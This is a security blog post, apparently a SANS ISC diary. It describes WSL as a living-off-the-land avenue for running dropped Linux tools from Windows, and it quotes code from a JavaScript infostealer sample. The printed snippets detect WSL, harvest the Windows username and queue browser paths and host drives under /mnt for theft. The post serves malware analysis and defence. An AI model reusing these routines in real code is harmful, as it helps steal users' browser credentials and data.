WSL or “Windows Subsystem Linux”[1] is a feature in the Microsoft Windows ecosystem that allows users to run a real Linux environment directly inside Windows without needing a traditional virtual machine or dual boot setup. The latest version, WSL2, runs a lightweight virtualized Linux kernel for better compatibility and performance, making it especially useful for development, DevOps, and cybersecurity workflows where Linux tooling is essential but Windows remains the primary operating system. It was introduced a few years ago (2016) as part of Windows 10.
WSL can be compared to a LOLBIN (living-off-the-land) because it’s implemented by Microsoft and allow many interesting operations. Attackers can drop Linux tools inside the WSL rootfs and execute it! Here is a quick example.

You can access the WSL root filesystem through the “\\wsl$” share name:

Once you copy a file into this directory, it becomes available in WSL:

The test.sh file is just a simple shell script.
But, more interesting, you can execute it from Windows too:

Pretty cool isn’t it?
I found a malware sample that checks for the presence of WSL in its code. Written in JavaScript, it first implement a method called is_wsl():
"is_wsl": () => {
  if (process.env.WSL_DISTRO_NAME) {
    return true;
  }
  try {
    if (fs.existsSync("/proc/version")) {
      const I = fs.readFileSync("/proc/version", "utf8");
      if (I.toLowerCase().includes("microsoft") || I.toLowerCase().includes("wsl")) {
        return true;
      }
    }
  } catch (S) {}
  return false;
},
Another interesting one is get_wu() that will retrieve the username:
"get_wu": () => {
  try {
    const I = execSync("cmd.exe /c echo %USERNAME%", {
      "encoding": "utf8"
    }).trim();
    if (I && I.length > 0 && !I.includes("%USERNAME%")) {
      return I;
    }
  } catch (g) {}
  try {
    if (fs.existsSync("/mnt/c/Users")) {
      const Y = fs.readdirSync("/mnt/c/Users", {
        "withFileTypes": true
      });
      const w = ["Public", "Default", "All Users", "Default User"];
      for (const u of Y) {
        if (u.isDirectory() && !w.includes(u.name)) {
          return u.name;
        }
      }
    }
  } catch (M) {}
  return process.env.USERNAME || process.env.USER || null;
},
And later in the code:
if (is_wsl()) {
    const windowsUsername = get_wu();
    if (windowsUsername) {
        return getWindowsBrowserPaths(windowsUsername);
   }
}
If WSL is used, the /mnt directory is added in the list of interesting directories to process. This mount point provides indeed access to the host drives (C, D, …)
if (is_wsl()) {
    priorityDirs.push(\"/mnt\");
}
The malware sample is “ottercookie-socketScript-module-3.js” (SHA256:f44c2169250f86c8b42ec74616eacb08310ccc81ca9612eb68d23dc8715d7370). It’s an Cryxos trojan with infosteaker capabilities.
[1] https://learn.microsoft.com/en-us/windows/wsl/
Xavier Mertens (@xme)
Xameco
Senior ISC Handler – Freelance Cyber Security Consultant
PGP Key
Leave a Reply